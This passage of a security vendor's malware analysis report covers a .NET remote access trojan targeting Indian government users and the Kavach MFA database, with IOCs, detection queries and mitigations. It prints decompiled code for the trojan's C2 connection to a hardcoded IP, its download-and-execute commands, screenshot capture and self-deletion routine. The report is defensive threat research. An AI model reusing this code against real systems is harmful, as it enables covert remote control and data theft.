
To wrap up, the main goal of the script is to execute the binary payload (mm1.exe) after rebooting the target system by having it execute as a startup process via registry keys. One interesting thing to note was the possibility of an error in the script as the binary name and path don’t match what is saved versus what the registry key references. In this case mm1.exe would never execute. This could be an error on the attacker’s part.

Binary analysis: mm1.exe

Based on its capabilities which we will dive into further down, the binary file would be classified as a RAT (remote access trojan). At a high level it allows for C2 command execution, additional payload download and execution, desktop screenshots, and file exfiltration.

The downloaded binary payload mm1.exe is a standard PE32 Windows executable standing at only 18Kb and was built on December 2, 2022.


The original file name is listed as makhandood.exe with a file version of 5.58.2.9.



```
File Information (time: 0:00:01.007713)
--------------------------------------------------------------------------------
filename        mm1.exe
filetype        PE32 executable (GUI) Intel 80386 Mono/.Net assembly, for MS Wi
filesize        18432
hash sha256
36eda255b689e66fbc70ae0264eed7b79ed99022e4b3409748474d9bb73ae64e
virustotal      /
imagebase       0x400000
entrypoint      0x533e
imphash         f34d5f2d4577ed6d9ceec516c1f5a744
datetime        2022-12-02 11:30:56
dll             False
directories     import, debug, tls, resources, relocations
sections        .text, .rsrc, .reloc
features        crypto
```

Figure 5: mm1.exe PE data

After decompiling the binary, the main function appears to be rather interesting. We'll start by examining this function and branching our way out as other functions are called.



```
public class auryek
{
    [STAThread]
    public static void Main()
    {
        string str = "ach";
        string text = "kav" + str;
        string text2 = "d";
        string text3 = "b";
        string text4 = Environment.GetFolderPath(Environment.SpecialFolder.ApplicationData) + "\\" + text + text2 +
            text3 + "\\" + text + "." + text2 + text3;
        if (File.Exists(text4))
        {
            Thread thread = new Thread(new ThreadStart(lkar.prparingsiej));
            Thread.Sleep(3700);
            Thread.Sleep(90);
            Thread.Sleep(18520);
            thread.Start();
            Thread thread2 = new Thread(new ThreadStart(lkar.kutkutktak));
            Thread.Sleep(3700);
            Thread.Sleep(90);
            Thread.Sleep(18520);
            thread2.Start();
        }
        else
        {
            Thread.Sleep(3700);
            Thread.Sleep(90);
            Thread.Sleep(18520);
            Environment.Exit(0);
        }
```

Figure 6: mm1.exe Main() function

At the start of the function there are a few strings being defined into "str", "text", "text2", "text3", and "text4". The first four when later combined in "text4" contain the text "kavach" and "kavach.db". The string "text4" references the user's Appdata/Roaming folder. Putting all the pieces together we get the full path and filename referenced by the malware:


C:\Users\username\AppData\Roaming\kavachdb\kavach.db

So what is this file? Kavach (Hindi for "armor") is an authentication system used by the Government of India (GoI) NIC agency. Kavach provides its users with an MFA application/client used for the authentication of employee credentials. The inclusion of this particular file in the function gives us an indication that this is a very targeted attack. It's possible that the attackers had some inside knowledge of their target's systems or infrastructure.

Note – the idea of bypassing Kavach capabilities is not new and was previously implemented by the earlier attacks involving e.g. SideCopy. Specifically, the activity from SideCopy targeting Kavach MFA was reported back in March of this year, and it would appear that this tactic remains the same today as of the end of 2022, though in the past the application itself was the lure as it posed as a Kavach installer or updater.

Next, the malware calls two functions using the ThreatStart delegate. These functions are “prparingsiej” and “kutkutktak” inside the “lkar” class. This class is primarily responsible for establishing and maintaining C2 related tasks.


Circling back to main, if the malware detects the presence of the kavach.db file, it attempts to initiate a connection to the C2 server and send a message back to the C2 server via the “prparingsiej” function as seen in the figure below.



```
public static void prparingsiej()
{
    try
    {
        Thread.Sleep(25000);
        S = new Socket((AddressFamily)2, (SocketType)1, (ProtocolType)6);
        IPAddress val = IPAddress.Parse(tng.Hosts[new Random().Next(0, tng.Hosts.Count)]);
        IPEndPoint val2 = new IPEndPoint(val, tng.Ports[new Random().Next(0, tng.Ports.Count)]);
        BufferLength = -1L;
        Buffer = new byte[1];
        MS = new MemoryStream();
        S.set_ReceiveBufferSize(512000);
        S.set_SendBufferSize(512000);
        S.Connect((EndPoint)(object)val2);
        isConnected = true;
        Send(Conversions.ToString(tintong()));
        S.BeginReceive(Buffer, 0, Buffer.Length, (SocketFlags)0, (AsyncCallback)BeginReceive, (object)S);
    }
    catch (Exception ex)
    {
        ProjectData.SetProjectError(ex);
        Exception ex2 = ex;
        isDisconnected();
        ProjectData.ClearProjectError();
    }
}
```

Figure 7: prparingsiej() function

Pivoting further, we can see that the function prparingsiej() is parsing data from the tng() class. This class contains a single IP address (155.133.23[.]244) and three ports (3309,3310,3311) that are used by the previous function to establish and exfiltrate the kavach.db file. The IP address hard coded into the binary file is the same used to download the file from the original JScript code. It would appear that the ports are chosen at random by called functions.




```
public class tng
{
    public static readonly List<string> Hosts = new List<string>(new string[1]
    {
        "155.133.23.244"
    });

    public static readonly List<int> Ports = new List<int>(new int[3]
    {
        3309,
        3310,
        3311
    });

    public static readonly string SPL = "class_doclib";

    public static readonly string KEY = "function_load";
}
```

Figure 8: tng class

Another interesting capability of the malware is to accept and execute commands by the attacker. The Read() method is used once the connection has been established. The C2 communications are encrypted using Triple-DES in ECB mode which helps enable it to hide from network IPS/IDS. As seen in the figure above, the hardcoded encryption key is “function_load“.

The method has the capability to accept five interestingly named commands which execute different functions. Let’s take a look at each.



```
public static void Read(byte[] b)
{
    try
    {
        string[] array = Strings.Split(marik.BS(marik.chola(b)), Conversions.ToString(SPL), -1, (CompareMethod)0);
        switch (array[0])
        {
        case "iwantmore":
            try
            {
                lkar.S.Shutdown((SocketShutdown)2);
                lkar.S.Close();
            }
            catch (Exception ex)
            {
                ProjectData.SetProjectError(ex);
                Exception ex2 = ex;
                ProjectData.ClearProjectError();
            }
            Environment.Exit(0);
            break;
        case "rabiapleasemujaychordo":
            thalyleh(array[1], array[2]);
            break;
        case "goingdwn":
            thalyleh1(array[1], array[2]);
            break;
        case "dorjahun":
            lkar.Send("dorjahun");
            break;
        case "gurdaykapuray":
            lashpash.mazbut(Conversions.ToInteger(array[1]), Conversions.ToInteger(array[2]));
            break;
        }
    }
```

Figure 9: Read() method


The table below is a breakdown of each of the commands and a brief overview of the commands' capabilities.

Command	Action
iwantmore	Calls the Socket.Shutdown(SocketShutdown) method which disables send/receives on an open socket which closes the RAT. (This is interesting as no files are cleaned. A reboot may reconnect to the C2 server).
rabiapleasemujaychordo	Accepts Name and Data parameters which specify a binary file name and Base64 encoded contents. Writes binary file to AppData\(Random GUID)\binary_name.exe. Executes the newly written binary file.
goingdwn	Accepts Name and Data parameters which specify a .vbs (Visual Basic) name and Base64 encoded contents. Writes a .vbs file to AppData\(Random GUID)\script_name.vbs. Executes the newly written vbs file.
dorjahun	A simple connectivity check.
gurdaykapuray	This takes a screenshot of the user's desktop and sends it back to the C2 server. It accepts a few parameters such as width and height of the screenshot.

Despite the small binary file size, the malware contains quite a robust feature set. Much of this stems from the fact that the malware authors made almost no attempt to obfuscate the binary as it was a simple .NET generated executable.

To handle multiple compromised hosts the malware generates a unique ID of the target using the ID() function. It is then referenced throughout other areas of the application when communication is established. The unique ID is generated using the target's Domain Name, User Name, Machine Name as seen in the figure below.

Upon successful connection, data about the target is sent back to the C2 server with some strange appended strings such as "feeldizzy" and "RATI-KAM", though the string "RATI-KAM" is later replaced by the variable OsFullName which is admittedly strange.




```
public static string ID()
{
    string str = null;
    str += Environment.UserDomainName;
    str += Environment.UserName;
    return str + Environment.MachineName;
}
```

```
private static object tintong()
{
    ComputerInfo val = new ComputerInfo();
    return string.Concat("feeldizzy", SPL, marik.GetHash(marik.ID()), SPL, Environment.UserName, SPL, val.get_OSFullName().Replace(
        "RATI-KAM", null), Environment.OSVersion.ServicePack.Replace("Service Pack", "SP") + " ", "PACTHED", SPL, "NOV-2022");
}
```

Figure 10: ID() tinting() functions

One particularly interesting function that was never used was the existence of a bndkrknwakro() function. This appears to perform the same task as the function referenced by the “rabiapleasemujaychordo” command which downloads a binary .exe file and executes it on the host, with the exception of deleting the file afterward.

This appears to be leftover code from a previous version of the binary used by the same group earlier in the year. This was improved upon by a much more streamlined function that does not call cmd.exe, but rather uses native CSharp methods to execute a process.



```
private static void bndkrknwakro(string Data)
{
    try
    {
        string str = Guid.NewGuid().ToString();
        string text = Path.GetTempFileName() + ".exe";
        string text2 = Environment.GetFolderPath(Environment.SpecialFolder.CommonApplicationData) + "\\" + str + ".exe";
        File.WriteAllBytes(text, Convert.FromBase64String(Data));
        Thread.Sleep(25000);
        Process.Start(text);
        ProcessStartInfo val = new ProcessStartInfo();
        val.set_Arguments("/C choice /C Y /N /D Y /T 1 & Del " + Process.GetCurrentProcess().get_MainModule().get_FileName());
        val.set_WindowStyle((ProcessWindowStyle)1);
        val.set_CreateNoWindow(true);
        val.set_FileName("cmd.exe");
        ProcessStartInfo val2 = val;
        try
        {
            lkar.S.Shutdown((SocketShutdown)2);
            lkar.S.Close();
        }
        catch (Exception ex)
        {
            ProjectData.SetProjectError(ex);
            Exception ex2 = ex;
            ProjectData.ClearProjectError();
        }
        Process.Start(val2);
        Environment.Exit(0);
    }
    catch (Exception ex3)
    {
        ProjectData.SetProjectError(ex3);
        Exception ex4 = ex3;
        ProjectData.ClearProjectError();
```

Figure 11: bndkrknwakro() function

Other binary files containing very similar code were also discovered being leveraged by the same group. This year alone we were able to find nine unique samples used by the threat actors this year alone. The primary function of each of the .exe files was to act as a RAT. In this particular case, mm1.exe also functions as a RAT with the added functionality of looking for the MFA db file, kavach.db on carefully selected targets. Additional binary file names and hashes are listed at the end of the article.

C2 and infrastructure

Both the .hta and .js files reference two different C2 servers which the threat actors used to host payloads and launch their attacks.

The first website which was used by the .LNK file to download and execute the JavaScript found in the .hta file was hosted inside a /gallery/ directory on what appears to be a compromised website, www.incomtaxdelhi[.]org.


hxxps://www.incometaxdelhi[.]org/gallery/thumnails/

It is common practice for attackers to leverage compromised legitimate websites to stage payloads and host malicious files. This allows the attacker to leverage the legitimate website’s already established reputation to get around blacklist or IP reputation filters. Oftentimes, as with this case, the website is using a valid TLS certificate to encrypt network communication between server and client.

At the time of writing this article, the attacker’s malicious files which were hosted in a /mix/ directory have since been removed.

Next, the generated .js files attempt to download payloads such as 8292.png and mm1.exe from the IP address 155.133.23[.]244 which is also the IP address hard coded as the C2 connection IP in the mm1.exe binary file. Interestingly enough, the IP address redirects to hxxps://email.gov[.]in when no files or directories are supplied. The IP address is hosted in Germany by the hosting provider Contabo.

We detected a similar IP address that was also redirected to mail.gov[.]in which was 78.46.21[.]248. However, in this case it was not directly involved in the attack, but shared some striking similarities.



S.No	User LogonId	Authentication t	User Status
1	[redacted]@hmc-hosp.gov.in	pushToken	Unlocked

Opening Kavach.msi

You have chosen to open:

Kavach.msi

which is: Windows Installer Package

from: https://kavach.mail.gov.in

Would you like to save this file?

Save File | Cancel

Figure 12: India Kavach NIC MFA app example

Conclusion

Overall, it is clear that this is a very targeted attack towards the Indian government. We know that the binary file mm1.exe is looking for a very particular database file (kavach.db) which means that the attacker had inside knowledge as to their intended target. Some of this knowledge includes its security controls, such as which MFA client was being used by employees.

The lure image also references a news article from a .gov website in India and the compromised website used by the attacker to host the malicious HTA file was also located in India. Additionally, the fact that the attacker's C2 server redirects to an Indian government-owned email site adds more proof as to the nature and target of the attack.

Based on correlated data from the binary samples obtained of the RAT used by the threat actors, this campaign has been going on against Indian targets undetected for the last year. Based on indicators discovered by our team recently, we can conclude that the threat actors are still active and have no plans to stop operations.

Securonix recommendations and mitigations

- Avoid opening email attachments or clicking embedded links from untrusted sources
- Monitor the usage of mshta.exe, especially making external connections
- Deploy additional process-level logging such as Sysmon for additional log coverage
- Scan endpoints using the Securonix seeder hunting queries below

Relevant Spotter queries

- (rg_functionality="Next Generation Firewall" OR rg_functionality="Web Proxy") AND requesturl CONTAINS "incometaxdelhi.org/gallery/thumnails/mix/"
- rg_functionality = "Endpoint Management Systems" AND (deviceaction = "Process Create" OR deviceaction = "ProcessCreate" OR deviceaction = "Process Create (rule: ProcessCreate)" OR deviceaction = "ProcessRollup2" OR deviceaction = "SyntheticProcessRollUp2" OR deviceaction = "WmiCreateProcess" OR deviceaction = "Trace Executed Process" OR deviceaction = "Process" OR deviceaction = "Childproc" OR deviceaction = "Procstart" OR deviceaction = "Process Activity: Launched") AND sourceprocessname = "mshta.exe" AND (destinationprocessname = "powershell.exe" OR destinationprocessname = "cscript.exe" OR destinationprocessname E= "wscript.exe" OR destinationprocessname = "msiexec.exe" OR destinationprocessname = "rundll32.exe" OR destinationprocessname = "msbuild.exe")
- (rg_functionality="Firewall" OR rg_functionality="Next Generation Firewall" OR rg_functionality="Web Proxy") AND ipaddress IN ("155.133.23.244″,"62.171.187.53″,"149.248.52.61")
- rg_functionality = "Endpoint Management Systems" AND (deviceaction ENDS WITH "Written" OR deviceaction = "File created") AND (customstring49 ENDS WITH "\ProgramData\8292.png" OR filepath ENDS WITH "\ProgramData\mm1.exe" OR customstring49 ENDS WITH "\ProgramData\kohl.js" OR customstring49 ENDS WITH "\ProgramData\kohlw.js" OR customstring49 ENDS WITH "\ProgramData\kohld.js" OR customstring49 ENDS WITH "\ProgramData\update.js" OR customstring49 ENDS WITH "\ProgramData\parhai.js" OR customstring49 ENDS WITH "\ProgramData\r.js" OR customstring49 ENDS WITH "\ProgramData\kohlw.js")
- rg_functionality = "Endpoint Management Systems" AND deviceaction = "Network connection detected" AND destinationprocessname = "mshta.exe" AND (destinationaddress != "10.0.0.0/8" OR destinationaddress != "172.16.0.0/12" OR destinationaddress != "192.168.0.0/16" OR destinationaddress != "127.0.0.1" OR destinationaddress != "127.0.0.0/8" OR destinationaddress != "169.254.0.0/16")

Some examples of relevant Securonix detection policies

- EDR-ALL-63-RU
- EDR-ALL-1001-RU
- EDR-ALL-79-ER
- EDR-ALL-185-ER
- EDR-ALL-1100-RU

MITRE ATT&CK

Tactic	Technique
Initial Access	T1566: Phishing T1566.001: Phishing: Spearphishing Attachment
Execution	T1204.002: User Execution: Malicious File T1059.001: Command and Scripting Interpreter: PowerShell T1059.003: Command and Scripting Interpreter: Windows Command Shell T1059.007: Command and Scripting Interpreter: JavaScript
Defense Evasion	T1218.005: System Binary Proxy Execution: Mshta
Persistence	T1547.001: Boot or Logon Autostart Execution: Registry Run Keys / Startup Folder
Command and Control	T1573.001: Encrypted Channel: Symmetric Cryptography T1105: Ingress Tool Transfer T1571: Non-Standard Port
Exfiltration	T1041: Exfiltration Over C2 Channel

Analyzed file hashes

File Name	SHA256
11222022.zip	889dd2abc6aa85863d6ea46c86d95050ac702c5743523ef5aeec63a8ff356d34
Scanimg.png.lnk	e56cbac2134c6bcb67cf25428f8d7db959d341a26d81e4eb4f9f77e7186e5906
mm1.exe (makhandood.exe)	36eda255b689e66fbc70ae0264eed7b79ed99022e4b3409748474d9bb73ae64e
kohld.js	66c4f5b3702cc76b6ae67851835e078c16c88f716eae8375c1ba797c6eaa375f
kohl.js	df16aab18a13f16fa272555e6aa762f5098b0c4f06cb26bfbcc23a5f4f8668db
kohlw.js	6484088f132efbd416eba7ac3f3339a41500f28bf8d58b18b4da75258c8a2fb4
parhai.js	d47a36fe2490e0e480dd59827495da93abe997cf20302aaedadca5988295c526
r.js	5ad783061390d75d7d947b6801b0e0b8d677b656ae6508bf6d355a32ab5c2fdf
Additional Binaries	
solaris1.exe	c7c6ea40ce0f0f540dae8512b1b26f32f465eb70ec248aa540d119e86356afb4
solaris.exe	c8127216d74724b9bbad1cffe2d00acd908c2ba664e37fe2f97f397ada5e75d6
solaris1.exe	0eb2da6e6905e46ceb2a7c50500e9a5cb2a35cd4879ad3ad78d11d6e60a82a69
solaris.exe	3a6ab95138ee9bd3a74f7c8dce93469e78588ddbfc6a44d85e9b1b849fa13ba7
sigma.exe	fb4a2bac3e60b6a84c7ae19e73e57f3677673823da3ce8c90dfe697313b7438c
system.exe	963f1895a44f94c995b901a8ce896efacce0c1a8662a20ba1348eb7c6325cc19
solaris.exe	cb9ab35ec79e0ccb2b567f424d4e0e7a69732ccfd0c3cdb0b06580922aa06c35
imeg.exe	d2bfc378333fe73770c459f5f509626991e90ea5a53f5207a2d018bd82a8fed7

References:

1. LOLBas Project: Mshta.exe
   https://lolbas-project.github.io/lolbas/Binaries/Mshta/
2. Talos: Transparent Tribe campaign uses new bespoke malware to target Indian government officials
   https://blog.talosintelligence.com/transparent-tribe-new-campaign/
3. Talos: InSideCopy: How this APT continues to evolve its arsenal
   https://blog.talosintelligence.com/sidecopy/
4. InSideCopy: How this APT continues to evolve its arsenal
   https://s3.amazonaws.com/talos-intelligence-site/production/document_files/files/000/095/591/original/062521_SideCopy_%281%29.pdf?1625657388
5. SideCopy APT: Connecting lures to victims, payloads to infrastructure
   https://www.malwarebytes.com/blog/threat-intelligence/2021/12/sidecopy-apt-connecting-lures-to-victims-payloads-to-infrastructure
6. Operation SideCopy: An insight into Transparent Tribe’s sub-division which has been incorrectly attributed for years
   https://www.seqrite.com/documents/en/white-papers/Seqrite-WhitePaper-Operation-SideCopy.pdf